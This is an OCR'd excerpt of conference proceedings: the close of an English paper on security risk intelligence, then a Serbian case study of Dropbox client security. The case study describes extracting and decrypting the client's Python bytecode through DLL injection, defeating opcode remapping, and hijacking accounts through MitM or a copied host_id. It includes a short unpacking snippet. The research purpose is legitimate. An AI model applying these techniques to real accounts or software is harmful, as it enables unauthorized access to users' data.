



Figure 4. Clustering nodes by Web usage

Developing in-house skills and tools to shift focus of information security management to risk areas that are more vulnerable to high impact incidents such as individual computers or even mobile devices significantly shortens the time to detect events that could lead to incidents. Further development might involve implementation of neural networks and supervised or even non-supervised learning to achieve forecasting of risk trends.

## DEVELOPING RISK INTELLIGENCE

Information security professionals should stay away from sensationalism related to public disclosure of vulnerabilities such as "Heartbleed" (CVE, 2014), "Poodle"(Möller *et al.*, 2014), and similar. They should drill down to the root of the issue and rationally evaluate own risks. The most critical issue with the "Heartbleed" bug is not that parts of the memory captured may contain some information. The real problem is that it should never contain such sensitive information such as the server's private cryptographic key. The answer is in the implementation of the RSA. The emphasis is on the word "implementation" and not on the design of a cryptographic algorithm. The emphasis should be placed on the quality of implementation. There are many software implementations of cryptographic primitives. Implementation should undergo security assessment such as static and dynamic code analysis, and fuzzing. Figure 5 illustrates the type of risk assessment that should be performed to verify the level of protection of cryptographic controls and relative significant vulnerabilities disclosed over the past year. High impact vulnerabilities in the basic building block of protection controls are not new or recent. Wired Equivalent Privacy was flawed with vulnerability in RC4 algorithm similar to "Poodle" already back in 2001 (AlFardan *et al.*, 2013). In 2007, NIST 800-90a specified the standard for random number generator (Dual_EC_DRBG) that was vulnerable (Schneier, 2007). Regardless of the fact that the vulnerability was deliberately left within the standard or accidental lack of security assessment, it illustrates together with more recent vulnerability disclosure that not even the industry standards should be taken for granted and that security assessment must be an integral part of system development and integration, or else organizations will continue to operate with a false sense of security until they realize that they are a victim of a security breach.





Figure 5. Cryptographic controls risk analysis

## 3. SUMMARY

Risk intelligence is not an in-house task. Intelligence is at the highest level of abstraction and represents the ability to perceive and retain knowledge. Risk intelligence would involve intelligence on threats, vulnerabilities, impact, and likelihood of risk occurrence. If an organization has enough historical data, it may attempt to build in-house risk intelligence. Unfortunately, there are so many unknowns related to information security risks that all of the above-mentioned risk components should be measured, compared and analyzed across similar industries, regions, security postures and many other classes of data sources. While



DOI: 10.15308/Synthesis-2015-85-89

there are standardized enumerations for vulnerabilities (CVE, 2014a) and impact could be quantified as discussed earlier, data threats are already more difficult to compare. Technical threats related to known attacks on computer systems such as network addresses, intrusion detection signatures, and similar are comparable. However, each organization should build its own threat intelligence through the above described security data mining. For those risks present in all components comparable, Key Risk Indexes (not indicators) could be established and monitored at the level of industry similar to stock market indexes. They could represent weighted average of incident occurrence due to comparable selected risk parameters. Empowered with risk intelligence, the risk management committee would be in a position to make sound strategic risk decisions and maintain proactive information security.

**Acknowledgements.** Special thanks to Mr. Jose Nicolas Velasquez Orozco for developing plots for Figures 3 and 4.

## REFERENCES

AlFardan, N., *et al*. (2013). *On the Security of RC4 in TLS and WPA*. Retrieved from http://www.isg.rhul.ac.uk/tls/

Alperovitch, D. (2011). *Revealed: Operation Shady RAT*. Retrieved from http://www.mcafee.com/us/resources/white-papers/wp-operation-shady-rat.pdf

Bhargavan, K., Fournet, C., Delignat-Lavaud , A., *et al*. (2015). *Freak: Factoring RSA Export Keys*. Retrieved from https://www.smacktls.com/#freak

CVE. (2014). *CVE-2014-0160*. Retrieved from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

CVE. (2014a). *About Common Vulnerabilities and Exposures*. Retrieved from https://cve.mitre.org/about/

ISACA. (2012). *What is COBIT 5*? Retrieved from http://www.isaca.org/cobit/pages/default.aspx

ISO. (2013). *ISO/IEC 27001 :2013 Information security management*. Retrieved from http://www.iso.org/iso/home/standards/management-standards/iso27001.htm

ISO. (2013a). *ISO/IEC 27002: 2013 Code of practice for information security controls*. Retrieved from http://www.iso.org/iso/catalogue_detail?csnumber=54533

Möller, B., Duong, T., & Kotowicz, K. (2014). *This POODLE Bites: Exploiting The SSL 3.0 Fallback*. Retrieved from https://www.openssl.org/~bodo/ssl-poodle.pdf

Schneier, B. (2007). *Did NSA Put a Secret Backdoor in New Encryption Standard*? Retrieved from http://archive.wired.com/politics/security/commentary/securitymatters/2007/11/securitymatters_1115

Van der Meulen, R., & Rivera, J. (2015). *The emergence of digital risk and digital risk officer, Gartner*. Retrieved from http://www.gartner.com/newsroom/id/2794417



DOI: 10.15308/Synthesis-2015-85-89

Synthesis
International Scientific Conference of IT and Business-Related Research

# EVALUACIJA BEZBEDNOSTI VEB-SERVISA U CLOUD-U: STUDIJA SLUČAJA DROPBOX

## EVALUATION OF WEB SERVICES IN THE CLOUD: CASE STUDY - DROPBOX

Stefan Janićijević, Saša Adamović, Marko Šarac, Dušan Stamenković
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Razvojem savremenih informacionih tehnologija i Interneta, pojavila se potreba za tehnologijom koja omogućava korisnicima da čuvaju i pristupaju svojim podacima bilo kad i sa bilo kog mesta. Računarstvo u oblaku (Cloud Computing) je trenutno aktuelna tehnologija koja je zamenila tradicionalni način za skladištenje i pristup podacima. Trenutna ponuda usluga zasnovana na ovoj tehnologiji je brojna. Zbog svojih dobrih karakteristika posebno sa aspekta ekonomičnosti, pristupačnosti, pouzdanosti i skalabilnosti, nameće se kao razuman izbor za fizička i pravna lica. Pažnja istraživačke zajednice je usmerena sve više na evaluaciju bezbednosti operativnih sistema i virtuelnih mašina koje pružaju ovakve usluge, a zatim i na klijentske računare i aplikacije. Autori se u radu usredsređuju na evaluaciju bezbednosti korisničkih aplikacija i interfejsa preko kojih se pružaju sve neophodne funkcionalnosti sa studijom slučaja Dropbox.
Rigoroznom analizom autori su istražili potencijalne bezbednosne propuste (ranjivosti) Dropbox usluga za skladištenje i deljenje podataka sa ciljem prepoznavanja novih bezbednosnih izazova koji se odnose na upravljanje sa podacima, razmenu podataka, deljeni pristup podacima, kao i sa aspekta forenzičke analize sistema.

**Ključne reči:**
računarstvo u oblaku, evaluacija bezbednosti, Dropbox.

**Abstract:**
Along with the development of modern information technology and the Internet, there is a growing need for the technology that allows users to store and access data anytime and anywhere. Cloud computing is the technology that has replaced the traditional method of data storage and access. There is a variety of services based on this technology. Because of its good characteristics, particularly in terms of cost-effectiveness, accessibility, reliability and scalability, it is imposed as a reasonable choice for individuals and legal entities. Research community devotes particular attention to evaluating the security of operating systems and virtual machines providing such services, and also the client computers and applications. The authors place an emphasis on the security evaluation of user applications and interfaces that provide necessary functionalities with the case study Dropbox.
By conducting a rigorous analysis, the authors investigate potential security vulnerabilities of Dropbox services for data storage and sharing, with the aim of identifying new security challenges related to data management, data sharing, shared data access, as well as the aspects of the forensic analysis of the system.

**Key words:**
cloud computing, security evaluation, Dropbox.

## 1. UVOD

Računarstvo u oblaku (*Cloud Computing,* u nastavku *Cloud*) je evolucija postojeće IT infrastrukture koja obezbeđuje dugo zamišljenu viziju računarstva kao usluge. Pojava *Cloud* tehnologije tokom poslednjih nekoliko godina je imala značajan uticaj na mnoge aspekte IT industrije. Iako je *Cloud Computing* nastao iz postojećih tehnologija, njegove osnove (isporuka i raspoređivanje usluga) i same karakteristike podižu nove bezbednosne izazove zbog problema inkompatibilnosti sa postojećim bezbednosnim rešenjima.

Bezbednost je česta oblast zabrinutosti i za provajdere usluga i za korisnike. Stoga, ona predstavlja prioritet koji treba što pre rešiti unutar IT industrije. Prema istraživanju koje je sprovela *International Data Corporation* (IDC), *Microsoft* i NIST (*National Institute of Standards and Technology*), bezbednost u *Cloud Computing* modelu je od primarnog značaja za IT rukovodioce[1].

Istraživači MIT-a veruju da će "Sledeći veliki izazov informacionih tehnologija biti da obezbedi oblak". Nacionalni Institut za standarde i tehnologiju takođe ističe da su bezbednosni izazovi *Cloud* tehnologije veliki. ENISA (European Union Agency for Network and Information Security) takođe upozorava na različite bezbednosne izazove sa kojima se *Cloud* suočava. Iako bezbednosna pitanja i dalje postoje za *Cloud Computing* platformu, različite neprofitne i vladine organizacije su uložile napor da obezbede izvesne sigurnosne smernice. U suštini, NIST[2] i CSA[3] (*Cloud Security Alliance*) obezbeđuju bezbednosne smernice koje treba slediti unutar *Cloud Computing* okruženja.

Jedna od najvećih prepreka koja otežava šire usvajanje *Cloud* računarstva jeste bezbednost - objektivni i subjektivni rizici pružanja, pristupa i kontrole usluga u više serverskom *Cloud* okruženju. Korisnici tehnologije zahtevaju visok nivo uverenja da su njihovi podaci u *Cloud*-u adekvatno zaštićeni jer upotreba ovakve tehnologije smanjuje efikasnost tradicionalnih bezbednosnih alata i metoda održavanja iste. Lakoća sa kojom se skladište i prenose podaci unutar *Cloud* okruženja donosi značajne prednosti, ali takođe sa sobom donosi i potencijalne bezbednosne nedostatke. Korisnici i pružaoci usluga *Cloud Computing*-a traže veće garancije integriteta *end-to-end* nivoa usluga za usluge zasnovane u oblaku.

1 http://www.microsoft.com/presspass/press/2010/jan10/1-20BrookingsPR.mspx

2 http://csrc.nist.gov/publications/nistpubs/800-144/SP800-144.pdf

3 https://cloudsecurityalliance.org/guidance/csaguide.v3.0.pdf



E-mail: stefan.janicijevic.10@singimail.rs

DOI: 10.15308/Synthesis-2015-90-96

Ovaj rad istražuje izazove u primeni i upravljanju uslugama u *Cloud* infrastrukturi sa bezbednosne tačke gledišta, i kroz studiju slučaja *Web* servisa *Dropbox* prepoznaje potencijalne propuste u zaštiti integriteta podataka i privatnosti korisnika.

## 2. PREGLED U OBLASTI ISTRAŽIVANJA

Kako bi se mogli identifikovati bezbednosni problemi unutar *Dropbox* servisa, prvo se moraju identifikovati ranjivosti same *Cloud Computing* platforme. Različite neprofitne i vladine organizacije su uložile veliki napor kako bi prepoznale i identifikovale ranjivosti i na osnovu njih su pružile preporučena rešenja. Organizacije koje su vodeći stručnjaci u oblasti identifikovanja bezbednosnih propusta i ranjivosti jesu Alijansa za bezbednost u *Cloud*-u (*Cloud Security Alliance - CSA*) zatim dve vladine organizacije, pod nazivom Nacionalni institut za Standarde i Tehnologiju (*National Institute of Standard and Technology - NIST*) i Evropska agencija za Bezbednost Mreža i Informacija (*European Network and Information Security Agency - ENISA*). Radovi poput "*Evaluacija metoda bezbednosti podataka u Cloud okruženju*" (Farhad & Meysam, 2013), "*Pristup bezbednosnoj evaluaciji i analizi računarstva u oblaku*" (Probst *et al*., 2013) i "*Bezbednosni zahtevi i rešenja računarstva u oblaku: Sistematična literatura*" (Honer, 2013) vrše detaljnu analizu bezbednosti *Cloud* infrastrukture i kao rezultat svog istraživanja imaju zaključak da je sigurnost podataka unutar same infrastrukure kompromitovana. Međutim, iako su metode analize drugačije svi se slažu u jednoj stvari, a to je da prvi korak u procesu identifikovanja i kasnije ispravke bezbednosnih propusta jeste testiranje kako *Cloud* sistema tako i softvera koji koristi.

### 2.1 BEZBEDNO TESTIRANJE *CLOUD* SISTEMA I SOFTVERA

Testiranje softvera *Cloud* sistema obuhvata niz aktivnosti. Svaka aktivnost je zasnovana na formalnom standardu ili metodologiji i dodaje jedinstvenu vrednost ukupnom procesu testiranja sigurnosti. Organizacija tipično bira aktivnosti na osnovu brojnih faktora, uključujući zahteve bezbednosti *Cloud* softvera i na osnovu raspoloživih resursa. Analiza rezultata ispitivanja čine osnovu za procenu rizika bezbednosti informacija u *Cloud*-u i za odabir sredstva za sanaciju, nakon izvršenih testiranja i sprovedenih „ispravki" sprovodi se regresiono testiranje koje proverava funkcionalnosti konačnog proizvoda. Testovi koji se moraju sprovesti kako bi se osigurala bezbednost podataka i privatnost korisnika jesu:

- ***Kvalitet bezbednosti*** testira bezbednosna svojsta softvera, odnosno **provera da li softver ispunjava svoje funkcionalne specifikacije**, a ne da radi nešto drugo.
- ***Testiranje usklađenosti*** definišu se standardi korišćenja *Cloud* platforme, kako bi se osigurala interoperabilnost između različitih softverskih proizvoda.
- ***Testiranje funkcionalnosti*** na osnovu pozitvnih i negativnih zahteva definiše šta softver baziran na *Cloud-u* sme, odnosno ne sme raditi.
- ***Testiranje performansi*** meri koliko dobro se *Cloud* sistem izvršava u **skladu sa unapred definisanim specifikacijama**.

***Testiranje bezbednosti*** predstavlja poslednje testiranje komponenti samog *Cloud* sistema koje za cilj ima proveru bezbednosnih svojstva i ponašanja *Cloud* sistema dok je u interakciji sa eksternim subjektima i sa ostalim komponentama.

### 2.2 TESTIRANJE *CLOUD* SISTEMA PENETRACIJOM

Test penetracije je metodologija testiranja bezbednosti koja ispitivaču daje uvid u bezbednosne snage sistema koji testira simulirajući napad od strane malicioznog izvora. Proces podrazumeva aktivnu analizu *Cloud* sistema na sve potencijalne ranjivosti koje mogu proizaći iz lošeg ili nepravilnog konfigurisanja sistema, poznatih i/ili nepoznatih hardverskih ili softverskih nedostataka, ili iz operacionih nedostataka. Ova analiza se vrši iz pozicije potencijalnog napadača, i može uključivati aktivnu eksploataciju bezbednosnih propusta. Namera testiranja bezbednosti penetracijom je da se proaktivno utvrdi izvodljivost napada ili da se retroaktivno utvrdi stepen koliko je uspešna eksploatacija uticala na poslovanje.

### 2.3 REGRESIONO TESTIRANJE

Kako se softver razvija, dodaju se nove funkcije a postojeće funkcije se modifikuju. Ponekad ove nove karakteristike i izmene „slome" postojeće funkcionalnosti - to jest, izazivaju slučajna oštećenja postojećih softverskih komponenti. U osnovi regresiono testiranje predstavlja proces u kome se selektivno testiraju različite funkcije ili komponente kako bi se utvrdilo da modifikacije nisu izazvale neželjene efekte.

## 3. STUDIJA SLUČAJA DROPBOX SERVISA

*Dropbox* je servis za skladištenje podataka u oblaku koji koristi više od 100 miliona korisnika. Uprkos njegovoj rasprostranjenoj popularnosti, *Dropbox* kao platforma nije dovoljno intezivno analizirana sa bezbednosne tačke gledišta. Takođe, prethodni radovi bazirani na analizi bezbednosti *Dropbox*-a su u velikoj meri cenzurisani. Python tehnike koje se zasnivaju na metodi obrnutog inženjeringa nisu odgovarajuće za testiranje *Dropbox* platforme.

Kako *Dropbox* platforma koristi dvostepenu autentifikaciju korisnika zaobilaženje tog procesa predstavlja metodu koja potencijalno omogućava neovlašćeni pristup podacima. Upotrebom monkey patching-a[4] i presretanjem SSL podataka moguće je izvršiti analizu procesa autentifikacije i kasnije zaobići isti.

### 3.1 OSNOVE STUDIJE SLUČAJA

Većina *Dropbox* korisničkih aplikacija su razvijane upotrebom Python jezika, i trenutno fukncionišu na velikom broju hardverskih platformi. Korisnička aplikacija koristi modifikovani prevodioc radi tumačenja izvornog koda. Kako *Dropbox* platforma ne spada u *open source* rešenja, njen izvorni kod nije dostupan javnosti na "čitanje" i modifikovanje. Tajnost izvornog koda *Dropbox* platforme je na visokom nivou, što se može videti iz činjenice da interni API[5] nije moguće analizirati. Bezbednost podataka tokom procesa skladištenja, čuvanja i prenosa predstavlja glavni razlog analize komponenti *Dropbox* platforme od strane istraživačne zajednice. Analiza bezbednosti se prvenstveno usredsređuje na proces autentifikacije korisnika servisa, kao i na proces otpremanja podataka.

Evaluacija bezbednosti *Dropbox* platforme se zasniva na analizi prethodno navedenih procesa, koja daje uvid u funkcionisanje *Dropbox* platforme. Razlog takvog pristupa jeste detaljna uvid u proces funkcionisanja različitih komponenti *Dropbox*-a.

4 Način da se proširi ili modifikuje run-time kod dinamičkih jezika bez promene izvornog koda.

5 API – aplikacioni programski interfejs koji definiše načine na koje aplikacije mogu da zahtevaju usluge (servise) od biblioteka ili operativnih sistema.



DOI: 10.15308/Synthesis-2015-90-96

Upotrebom različitih tehnika ubacivanja koda sa ciljem presretanja SSL podataka omogućava se analiza komponenti unutar *Dropbox* platforme. Korišćenjem postojećih generičkih tehnika moguće je izvršiti presretanje SSL podataka unutar aplikacija pisanih u Python programskom jeziku.

Analizom otkrivenog API-a *Dropbox* platforme, razvoj izvršne korisničke aplikacije *Dropbox* klijenta čini jednostavnim. Korišćenjem grupe alata kao što su *Ettercap* i Metasploit moguće je izvršiti analizu LAN sync[6] protokola i kasnije otmicu računa simuliranjem MitM[7] napada. Na osnovu sprovedenih analiza unutar rada je opisan metod zaobilaženja dvostepene autentifikacije radi kompromitovanja bezbednosti podataka.

## 3.2 PRETHODNE ANALIZE *DROPBOX* PLATFORME

Danas *Dropbox* predstavlja najpopularniju platformu skladištenja podataka, kao rezultat toga postoji veliki broj radova koji vrše bezbednosnu analizu *Dropbox* servisa upotrebom analize izvršnog koda platforme. Prvi rad koji predstavlja veliki pomak u bezbednosnoj analizi *Dropbox* platforme jeste *Critical Analysis of Dropbox Software Security* (Ruff & Ledoux, 2012) koji se usredsređuje na verzije od 1.1.x do 1.5.x. Metode korišćenje za analizu unutar rada nisu bile primenljive nakon upotrebe novih šifarskih sistema *Dropbox*-a i kao takve postaju neupotrebljive nakon verzije 1.6. *Dropboxdec* (Fritsch, 2015) predstavlja alat za dekripciju bajt koda *Dropbox* platforme, koji kao i prethodno opisane metode više ne predstavlja primenljivo rešenje bezbednosne analize. Upotreba metoda dešifrovanja podataka tokom komunikacije između korisnika i *Dropbox* platforme predstavlja prvobitne pokušaje istraživačke zajednice otvaranja *Dropbox* platforme.

Jedan od prvih radova koji je izvršio analizu komponenti i generisao tehnike presretanja komunikacije jeste „pyREtic“ (Smith, 2010) koji upotrebom co_code[8] pristupa željenim informacijama. Međutim, trenutno upotreba co_code metode je bezuspešna jer njeno sprovođenje koje se zasniva na modifikaciji *.pyc* bajt-koda radi kontrolisanja izvršavanja više ne funkcioniše. Kako je opisana metoda ubacivanja željenog koda postala nemoguća, koriste se tehnike ubacivanja koda kao što su ubacivanje DLL datoteka (Fewer, 2015) i LD_PRELOAD (Cieslak, 2015). Kako je onemogućeno ubacivanje modifikovanog koda upotrebom co_code metode tehnike opisane unutar rada pod nazivom *Reverse Engineering Python Applications* (Portnoy & Santiago, 2008) postaju beskorisne. *Dropship* (Van der Laan, 2015) predstavlja alat koji omogućava napadaču da pristupi podacima upotrebom njihovih odgovarajućih kriptografskih hesh vrednosti. U teoriji, upotrebom odgovarajuće hesh vrednosti napači su mogli pristupiti svim podacima skladištenim od strane *Dropbox* platforme. Ubrzo nakon objavljenog alata *Dropbox* je onemogućio bilo kakvu upotrebu hesh vrednosti od strane klijenta.

## 3.3 TEHNIKE ZA ZLONAMERNO KORIŠĆENJE DROPBOX PLATFORME

Kao što je u prethodnom poglavlju navedeno *Dropbox* korisničke aplikacije su pisane upotrebom Python programskog jezika. Funkcionisanje samih aplikacija je moguće upotrebom modifikovanog *interpretera*[9] koji koristi modifikovani Python kod. Kako prethodno opisane metode preuzimanja podataka nisu više funkcionalne, opisane su metode su dovoljno skalabilne kako bi bile primenljive u novim verzijama *Dropbox* platforme. *Py2exe* (Heller *et al*., 2008) predstavlja ekstenziju koja konvertuje Python skripte u izvršne Windows aplikacije. Njegova uloga u sprovođenju tehnika kompromitovanja bezbednosti *Dropbox* platforme jeste njegova mogućnost kompajliranja modifikovanog Python koda. Korišćenjem alata PE Explorer ili Resource Hacker[10] moguće je izvući tumač iz PE [11] resursa unutar *Dropbox.exe* procesa.

*Bbfreze* konvertuje Python skripte u izvršni Linux kod. Njegovo funkcionisanje se zasniva na statičkom povezivanju tumača i biblioteka. Zbog svoje metode izvršavanja ne postoji zajednička datoteka koja se može analizirati upotrebom alata kao što su *debugger*[12] ili *disassembler*[13].

### 3.3.1 Analiza Dropbox.exe procesa

Kako pristup Dropbox.exe procesu nije zabranjeno, moguće je jednostavno razviti izvršni fajl za čitanje sadržaja procesa. Njegovom upotrebom moguće je izdvojiti *.pyc* datoteke u folder pod nazivom bytecode_encrypted. Datoteke sa ekstenzijom *.pyc* sadrže (Batchelder, 2015) 4-bitni magični broj[14], 4-bitni modifikacioni pečat i takozvani maršalni[15] objekat. Slika 1. predstavlja analizu Dropbox.exe procesa.

### 3.3.2 Dešifrovanje šifrovanog Dropbox bajt koda

Nakon analize Dropbox.exe izvršne datoteke upotrebom prethodno navedenog PE Explorer alata izdvaja se Python tumač pod nazivom Python27.dll. Korišćenjem bilo kog alata za tumačenje .dll datoteka analizira se izdvojeni tumač. Analiza sprovedena upotrebom takvih alata pokazuje da su mnoge funkcionalnosti značajne za sprovođenje potencijlanih napada su “onemogućene”. Najvažnije od takvih funkcionalnosti jesu PyRun_File() i marshal.dump[16] koje omogućavaju pokretanje modifikovanih skripti unutar izvršnih datoteka.

```
import zipfile
from zipfile import PyZipFile

fileName = "Dropbox.exe"
mode = "r"
ztype = zipfile.ZIP_DEFLATED

f = PyZipFile(fileName, "r", ztype)
f.extractall("bytecode_encrypted")
```

Slika 1. Otpakivanje Dropbox.exe procesa

6 Karakteristika Dropbox servisa koji drastično ubrzava sinhronizovanje kada se podaci nalaze u Vašem LAN-u.
7 Man in the Middle napad – vrsta napada gde se prisluškuje ili modifikuje komunikacija između dve strane.
8 Atribut objekta unutar koda.
9 Kompjuterski program koji direktno izvršava instrukcije napisane u programskom jeziku, bez da ih prethodno kompajlira u program mašinskog jezika.
10 Link http://www.heaventools.com/overview.htm; http://www.angusj.com/resourcehacker/
11 Fajl format za izvršne,object code, DLL i FON fajlove i druge korišćene u 32-bitnim i 64-bitnim verzijama Windows operativnog sistema.
12 Kompjuterski program koji se koristi za analiziranje izvršnog koda drugih programa zbog otklanjanja grešaka.
13 Kompjuterski program koji prevodi mašinski u asemblerski jezik-predstavlja u ljudima čitljivom obliku.
14 Može predstavljati konstantnu numeričku ili tekstualnu vrednost koja se koristi da se identifikuje format fajla.
15 Predstavlja memorisku reprezentaciju objekta koji je transformisan u format pogodan za skladištenje ili transmisiju.
16 Funkcija dump omogućava upis u otvoreni fajl.



DOI: 10.15308/Synthesis-2015-90-96

Analiza *.pyc* datoteka otkriva jednu od metoda zaštite *Dropbox* platforme od potencijalne modifikacije izvršnih datoteka. Unutar *.pyc* datoteka ne postoje stringovi. Jedini razlog nepostojanja stringova jeste upotreba šifarske metode od strane *Dropbox*-a kako bi se sprovela zaštita izvršnog koda. Analizom sprovedenom od strane istraživačke zajednice utvrđeno je da r_object() predstavlja ključan element u procesu dešifrovanja objekata unutar izvršnog koda prilikom izvršavanja. Kako bi se izvršni kod Dropbox.exe procesa izvršio buffer mora dešifrovati sve objekte unutar izvršnog koda. Objekti se dešifruju upotrebom funkcije unutar Python27.dll datoteke koju poziva r_object(). Pozivanjem funkcije za dešifrovanje izvan tumača moguće je analizirati i sačuvati dešifrovani bajt-kod.

Upotrebom opisane funkcije preskače se proces analize šifrata i korišćenih ključeva. Važno je napomenuti da korišćenje funkcije je moguće pozivanjem njene adrese. ubačena direktno u izvršni kod (*hard-coding*), a upravo ona poziva funkciju dešifrovanja.

Kako bi se prevazišlo pozivanje adrese umesto same funkcije potrebno je koristiti *.pyc* datoteke. Zamisao takve metode pristupa funkciji jeste njihovo ubacivanje u izvršnu memoriju i onda pozivanje istih. Tehnika koja se koristi za pristup funkciji se zasniva na korišćenju reflektivnog ubacivanja .dll datoteka[17] koja ubacuje C kod u procese unutar *Dropbox*-a. Nakon uspešno ubačenog koda preuzima se kontrola nad C funkcijom kako bi se stekla kontrola nad tokom izvršavanja čime se omogućava ubacivanje željenog Python koda pozivanjem PyRun_SimpleString.

Sledeće što treba uraditi jeste naterati *Dropbox* da uradi proces dešifrovanja za nas. Upotrebom prethodno ubačenog koda moguće je upotrebiti PyMarshal_ReadLastObjectFromFile() funkciju koja učitava objekat koda iz šifrovanog .pyc fajla. Preuzeti objekat je predstavljen u svom nešifrovanom obliku koji unutar sebe ne sadrži vidljiv string sa instrukcijama izvršavanja. Korišćenjem linearne pretrage memorije locira se ovaj dešifrovani objekat koda i onda se vraća u fajl. Proces transformisanja preuzetog objekta u odgovarajući oblik (marshaling) predstavlja komplikovan proces koji zahteva korišćenje PyPy_marshal.py funkcije koja ubačena u pokrenut *Dropbox* proces omogućava čitanje i pisanje Python vrednosti u binarnom obliku.

Istraživačka zajednica stalnom analizom koda *Dropbox* platforme pronalazi nove potencijalne bezbednosne propuste, što dovodi do čestih izmena šifrovanja izvršnog koda. Česte promene metoda šifrovanja se mogu videti unutar različitih verzija Dropbox-a. Prvobitne iteracije *Dropbox* usluga su koristile TEA[18] šifrat koji je zajedno sa slučajnim generatorom vrednosti jedinstveno šifrovao svaki objekat koda. Dropboxdec (Fritsch, 2015) alat koji je koristio upravo RNG za dobijanje željenih informacija je postao neupotrebljiv kada je u *Dropbox* 1.1.45 RNG funkcija promenjena. Promene metoda šifrovanja objekata unutar koda predstavlja efikasan način odbrane *Dropbox* platforme od većine tradicionalnih metoda tehnika analize izvršnog koda.

Korišćenjem metode opisane u ovom radu *Dropbox* nama daje dešifrovani fajl. Upotreba ovog načina je mnogo kraća, lakša i pouzdanija od onog koji se koristi u dropboxdec alatu. Glavna odlika ovakve metode analize i upravljanja izvršnog koda jeste njegova nezavisnost od konstantno menjajućih algoritmima šifrovanja i dešifrovanja podataka. Važno je napomenuti da upotreba opisane metode omogućava potencijalnim napadačima da izvrše analizu izvršnog koda i ostalih *Cloud* platformi.

17 Predstavlja tehniku ubrizgavanja biblioteke kako bi se biblioteka učitala iz memorije u host proces.

18 Tiny Encription Algorithm - Blok sifrat prepoznatljiv po svojoj jednostavnosti implementacije i upotrebe.

### 3.3.3 Odbrana Dropbox platforme od analize izvršnog koda

Jedna od tehnika koju koristi *Dropbox* platforma kako bi sprečio tehnike *Reverse engineering*-a jeste *Opcode remapping*. Njena primena se vidi nakon prikupljanja i dešifrovanja *.pyc* datoteka koje unutar sebe imaju vidljive stringove ali ne mogu biti očitani od strane standardnog prevodioca zbog zamenjenog opcode-a.[19] Tumač koji je potrebno koristiti radi razumevanja *.pyc* datoteka jeste takozvani Cpython. Nakon analize *.pyc* datoteka vidljivo je da ceval.c predstavlja vrstu prekidača unutar petlje koja procenjuje opcode. Unutar *Dropbox* platforme, on (ceval.c) je modifikovan kako bi koristio različite opcode vrednosti. Daljom analizom i komparacijom "razložene" *.dll* datoteke sa ceval.c datotekom su definisane lokacije funkcija potrebnih za izvršenje Dropbox usluga. Upotreba ovakve metode pronalaženja željenih funkcija neće biti moguća ukoliko *Dropbox* promeni metodu skrivanja operacionog koda u novijim verzijama.

Tehnika koja se koristi za zaobilaženje ove zaštite je opisana u pyREtic (Smith, 2010) radu i delimično se koristi u dropboxdec-u (Fritsch, 2015). Tehnika opisana u navedenom radu, vrši poređenje *Dropbox* i standardnog Python izvršnog koda. Korišćenje opisane tehnike samo po sebi ne prikazuje željene informacije, već se mora izvršiti komparativna analiza dešifrovanog *Dropbox* bajt koda u odnosu na bajt kod standardnih Python aplikacija. Nakon komparacije moguće je pretpostaviti šemu mapiranja koje se koristi od strane *Dropbox*-a.

Međutim, nije istraženo u detalje kako ova i druge tehnike dedukcije opcode-a funkcionišu jer u praksi mapiranje opcode-a unutar *Dropbox*-a nije menjano od verzije 1.6.0. U sledećem odeljku će biti opisano kako da se dekompajliraju "dobavljeni" .pyc fajlovi Za dekompajliranje dešifrovanog Python bytecode-a koristi se uncompyle2 koji predstavlja Python 2.7 bytecode dekompajler. Uncompyle2 je jednostavan za korišćenje i dekompajliran izvorni kod funkcioniše normalno. Uz pomoć njega izvučen je ceo Python source kod koji se koristi unutar *Dropbox*-a. U nastavku sledećeg odeljka, analiziraćemo kako funkcioniše autentifikacija unutar *Dropbox*-a i predstavićemo neke napade na njega.

## 3.4 BEZBEDNOST DROPBOX-A I NAPADI

Autorizovani pristup *Dropbox* nalogu zahteva od korisnika da unese ispravnu e-mail adresu i lozinku, upotrebom istih podataka moguće je povezali kranji uređaj sa *Dropbox* nalogom. Tokom procesa registracije, uređaju korisnika Dropbox usluga je dodeljen jedinstven *host_id* koji kasnije predstavlja osnovu autentifikacije. Nakon definisanja jedinstvenog *host_id* parametra *Dropbox* korisnička aplikacija ne skladišti ili koristi korisničke akreditive. Kako proces autentifikacije ne zavisi od promene lozinke nakon definisanja *hosti_id* parametra on se čuva unutar uređaja vezanog za korisnički nalog.

Starije verzije *Dropbox* korisničke aplikacije su *host_id* parametar čuvale u nešifrovanom obliku unutar *SQLite* baze podataka pod nazivom *config.db*. Napadi na privatnost korisnika i njihove podatke su realizovani jednostavnim prebacivanjem *config.db SQLite* baze podataka. Detaljna analiza takvih napada je opisana u radu "Dropbox autentifikacija: ne bezbedna po dizajnu" (Newton, 2015). Zbog ovog propusta, novije verzije

19 Opcode (Operation code) je deo instrukcije mašinskog jezika koji specifira kako će neka operacija biti izvršena, takođe opcode može biti pronađen u takozvanim bytecode i ostalim reprezentacijama namenjenim za softverske tumače umesto za uređaje.



